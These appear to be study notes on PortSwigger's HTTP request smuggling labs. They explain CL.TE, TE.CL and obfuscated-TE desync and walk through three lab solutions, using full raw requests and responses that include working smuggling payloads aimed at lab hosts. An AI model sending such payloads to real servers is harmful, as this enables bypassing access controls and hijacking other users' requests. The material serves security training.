
- LAB PRACTITIONER HTTP request smuggling, basic CL.TE vulnerability Solved
- LAB PRACTITIONER HTTP request smuggling, basic TE.CL vulnerability Solved
- LAB PRACTITIONER HTTP request smuggling, obfuscating the TE header Solved
- LAB PRACTITIONER HTTP request smuggling, confirming a CL.TE vulnerability via differential responses Solved
- LAB PRACTITIONER HTTP request smuggling, confirming a TE.CL vulnerability via differential responses Solved
- LAB PRACTITIONER Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability Solved
- LAB PRACTITIONER Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability Solved
- LAB PRACTITIONER Exploiting HTTP request smuggling to reveal front-end request rewriting Solved
- LAB PRACTITIONER Exploiting HTTP request smuggling to capture other users' requests Solved
- LAB PRACTITIONER Exploiting HTTP request smuggling to deliver reflected XSS Solved
- LAB PRACTITIONER Response queue poisoning via H2.TE request smuggling Solved
- LAB PRACTITIONER H2.CL request smuggling Solved
- LAB PRACTITIONER HTTP/2 request smuggling via CRLF injection Solved
- LAB PRACTITIONER HTTP/2 request splitting via CRLF injection Solved

- LAB PRACTITIONER CL.0 request smuggling Solved
- LAB EXPERT Exploiting HTTP request smuggling to perform web cache poisoning Solved
- LAB EXPERT Exploiting HTTP request smuggling to perform web cache deception Solved
- LAB EXPERT Bypassing access controls via HTTP/2 request tunnelling Not solved
- LAB EXPERT Web cache poisoning via HTTP/2 request tunnelling Not solved
- LAB EXPERT Client-side desync Not solved
- LAB EXPERT Browser cache poisoning via client-side desync Not solved
- LAB EXPERT Server-side pause-based request smuggling Not solved

What is HTTP request smuggling?


- HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users.
- Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users.

Example: Submit an HTTP request with both headers (Content-Length & Transfer-Encoding). The server's involved in the parsing of the request process it differently depending on the headers. The back-end server treats the original HTTP request as 2 different requests. Technically the second request was smuggled into the application's logic.




What happens in an HTTP request smuggling attack?

- Modern based applications use many different HTTP servers between users and the ultimate application logic.
- Users send requests to a front-end server (sometimes called a load balancer or reverse proxy) and this server forwards requests to one or more back-end servers.
- When the front-end server forwards HTTP requests to a back-end server, it typically sends several requests over the same back-end network connection, because this is much more efficient and performant. The receiving server parses the HTTP request headers to determine where one request ends and the next one begins.



- In this situation, it is crucial that the front-end and back-end systems agree about the boundaries between requests. Otherwise, an attacker might be able to send an ambiguous request that gets interpreted differently by the front-end and back-end systems:



- Here, the attacker causes part of their front-end request to be interpreted by the back-end server as the start of the next request. It is effectively prepended to the next request, and so can interfere with the way the application processes that request. This is a request smuggling attack, and it can have devastating results.

How do HTTP request smuggling vulnerabilities arise?

- Most HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the Content-Length header and the Transfer-Encoding header.
- The **Content-Length** header is straightforward: it specifies the length of the message body in bytes.
- The **Transfer-Encoding** header can be used to specify that the message body uses chunked encoding. This means that the message body contains one or more chunks of data. Each chunk consists of the chunk size in bytes (expressed in hexadecimal), followed by a newline, followed by the chunk contents. The message is terminated with a chunk of size zero.
- Since the HTTP specification provides two different methods for specifying the length of HTTP messages, it is possible for a single message to use both methods at once, such that they conflict with each other.
- If the front-end and back-end servers behave differently in relation to the (possibly obfuscated) Transfer-Encoding header, then they might disagree about the boundaries between successive requests, leading to request smuggling vulnerabilities.

Example: Content-Length header

- Burp Suite automatically updates this request header when the request is submitted. To turn off this function, use Burp Repeater's setting to turn off the "Update Content-Length" field.

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
```

Example: Transfer-Encoding header

- Burp Suite can automatically convert a request body to chunked encoding by using the HTTP Request Smuggler extension.

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b
q=smuggling
0
```

How to perform an HTTP request smuggling attack

- Request smuggling attacks involve placing both the Content-Length header and the Transfer-Encoding header into a single HTTP request and manipulating these so that the front-end and back-end servers process the request differently. The exact way in which this is done depends on the behavior of the two servers:
- **CL.TE**: the front-end server uses the Content-Length header, and the back-end server uses the Transfer-Encoding header.
- **TE.CL**: the front-end server uses the Transfer-Encoding header, and the back-end server uses the Content-Length header.
- **TE.TE**: the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.

- **Note**: These techniques are only possible using HTTP/1 requests. Browsers and other clients, including Burp, use HTTP/2 by default to communicate with servers that explicitly advertise support for it via ALPN as part of the TLS handshake. As a result, when testing sites with HTTP/2 support, you need to manually switch protocols in Burp Repeater. You can do this from the Request attributes section of the Inspector panel.

3 Basic Labs to Understand CL.TE, TE.CL, and TE.TE vulnerabilities.

Lab: HTTP request smuggling, basic CL.TE vulnerability

Lab: HTTP request smuggling, basic CL.TE vulnerability

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.
- To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.
- Note: Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- Tip: Manually fixing the length fields in request smuggling attacks can be tricky. Our HTTP Request Smuggler Burp extension was designed to help. You can install it via the BApp Store.
- **Summary – Steps to Exploit**:
- See slides.

- Note: Every new line after the first line of the body is considered 2 bytes -> \n\r
- The Content-Length header in the first request has the value of 9, which includes all the body data until the end of line 20.
- The Transfer-Encoding header is also included in the request with the value of chunked.
- The front-end server uses the Content-Length header and does not support the Transfer-Encoding header.
- When the back-end server receives the first request it will use the Transfer-Encoding header to process it. Basically, it will treat the request as 2 different requests, since the "0" in line 18 marks the end of the first request. The left-over data "Test" will be treated as the start of the next request in the sequence.
- Which is why when the second request is sent to the application, an error occurs stating that the method "TESTGET" is not recognized.
- Note: If the Content-Length header's value is wrong the connection will timeout.

Request

Pretty Raw Hex Hackvertor \n

```
1  POST / HTTP/1.1
2  Host: 0a9c003303b7cd0783951edf006c00de.web-security-academy.net
3  Cookie: session=AOg18KjipEZHhZLxawDgrFG6DQDyG4Ow
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a9c003303b7cd0783951edf006c00de.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Length: 9
16 Transfer-Encoding: chunked
17
18 0
19
20 Test
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 7876
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/acade
11     <link href=/resources/css/labsBlog.css re
12     <title>
         HTTP request smuggling, basic CL.TE vul
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js/labH
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
```

Request

Pretty Raw Hex Hackvertor \n

```
1  GET / HTTP/2
2  Host: 0a9c003303b7cd0783951edf006c00de.web-security-academy.net
3  Cookie: session=AOg18KjipEZHhZLxawDgrFG6DQDyG4Ow
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a9c003303b7cd0783951edf006c00de.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/2 403 Forbidden
2  Content-Type: application/json; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 29
5
6  "Unrecognized method TESTGET"
```

Lab: HTTP request smuggling, basic TE.CL vulnerability

Lab: HTTP request smuggling, basic TE.CL vulnerability

- This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.
- To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.
- Note: Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- Tip: Manually fixing the length fields in request smuggling attacks can be tricky. Our HTTP Request Smuggler Burp extension was designed to help. You can install it via the BApp Store.
- **Summary – Steps to Exploit**:
- See slides.

- Note: To send this request using Burp Repeater, you will first need to go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.


- You need to include the trailing sequence \r\n\r\n following the final 0. The HTTP Request Smuggler Extension can help transform a request body to valid chunked encoding.

- The front-end server processes the Transfer-Encoding header, which the request body is appropriately set using the HTTP Request Smuggler Extension.

- The back-end server processes the request using the Content-Length header, which needs to be manually filled in.

- When the back-end server processes the request, it will mark the end of the first request at the beginning of line 20.

- The rest of the data “Test\r\n0” will be treated as the start of the next request in the sequence.



- Since the data “Test\r\n0” is treated as part of the next request, when the following request is submitted to the application, an error message is returned in the response mentioning that the “TEST0GET” method is unrecognized.

Request

Pretty Raw Hex Hackvertor \n

```
1 GET / HTTP/2
2 Host: 0a9c006e046d8a9e83930c77004400e1.web-security-academy.net
3 Cookie: session=EOBMYtLLPHpjQOhoMz9wZfj3MM3TalnB
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a9c006e046d8a9e83930c77004400e1.web-security-academy.net/post?postId=7
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 30
5
6 "Unrecognized method TESTOGET"
```

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0abd00100496755b834405e400d60085.web-security-academy.net
3 Cookie: session=Wti9KkifDpLo4L2equlOsjrjo1Js4S4R
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0abd00100496755b834405e400d60085.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 4
17 Transfer-Encoding: chunked
18
19 9d
20 GPOST / HTTP/1.1
21 Host: 0abd00100496755b834405e400d60085.web-security-academy.net
22 Content-Type: application/x-www-form-urlencoded
23 Content-Length: 15
24
25 x=1
26 0
27
28
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8215
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/a
11    <link href=/resources/css/labsBlog.cs
12    <title>
        HTTP request smuggling, basic TE.CL
      </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/
      </script>
16    <div id="academyLabHeader">
17      <section class='academyLabBanner'>
18        <div class=container>
19          <div class=logo>
            </div>
20          <div class=title-container>
21            <h2>
                HTTP request smuggling, bas
              </h2>
22            <a class=link-back href='
              https://portswigger.net/web-s
              -cl'>
23              Back to lab 
24              <svg version=1.1 id=Layer_1
```

- Include these 2 requests to exploit the application to elicit the GPOST method.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0abd00100496755b834405e400d60085.web-security-academy.net
3 Cookie: session=Wti9KkifDpLo4L2equlOsjrjo1Js4S4R
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0abd00100496755b834405e400d60085.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 27
6
7 "Unrecognized method GPOST"
```

Lab: HTTP request smuggling, obfuscating the TE header

Lab: HTTP request smuggling, obfuscating the TE header

- This lab involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren't using the GET or POST method.
- To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.
- **Summary - Steps to Exploit:**
- See slides.
- The goal here is to obfuscate the Transfer-Encoding header, so that either the front-end or the back-end would not process it correctly.
- The remainder of the attack is going to end up being either CL.TE or TE.CL, which the 2 previous labs described.
- https://portswigger.net/web-security/request-smuggling#te-te-behavior-obfuscating-the-te-header

- The application responds with a 500 Internal Server Error, when obfuscating the TE header, while submitting a CL.TE payload.

Request

Pretty Raw Hex Hackvertor \n

```
1  POST / HTTP/1.1
2  Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net
3  Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 9
17 Transfer-Encoding: chunked
18 Transfer-Encoding: x
19
20 0
21
22 Test
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 125
5
6 <html>
    <head>
      <title>
        Server Error: Proxy error
      </title>
    </head>
    <body>
      <h1>
        Server Error: Communication timed out
      </h1>
    </body>
  </html>
```

- However, the application responds with a 200 OK message, when obfuscating the TE header, while submitting a TE.CL payload.

- Submitting a normal request afterwards, we can see that the application responds with the “Unrecognized method TEST0GET” message, indicating the back-end server processed the first HTTP request, as 2 separate requests because it used the CL header.

- The back-end server did not process the TE header correctly since it was obfuscated.

Request

Pretty Raw Hex Hackvertor \n

```
1  POST / HTTP/1.1
2  Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net
3  Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 3
17 Transfer-Encoding: chunked
18 Transfer-Encoding: x
19
20 4
21 Test
22 0
23
24
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8210
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/
11     <link href=/resources/css/labsBlog.c
12     <title>
         HTTP request smuggling, obfuscatin
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 HTTP request smuggling, ob
               </h2>
```

Request

Pretty Raw Hex Hackvertor \n

```
1  GET / HTTP/1.1
2  Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net
3  Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 403 Forbidden
2  Content-Type: application/json; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 30
6
7  "Unrecognized method TEST0GET"
```

- Final payload:

Request

Pretty | Raw | Hex | Hackvertor

```
POST / HTTP/1.1
Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net
Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked
Transfer-Encoding: x

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0


```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8210

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/a
    <link href=/resources/css/labsBlog.cs
    <title>
      HTTP request smuggling, obfuscatin
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              HTTP request smuggling, ob
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-s
            cating-te-header'>
              Back to lab 
```

Request

Pretty | Raw | Hex | Hackvertor

```
POST / HTTP/1.1
Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net
Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
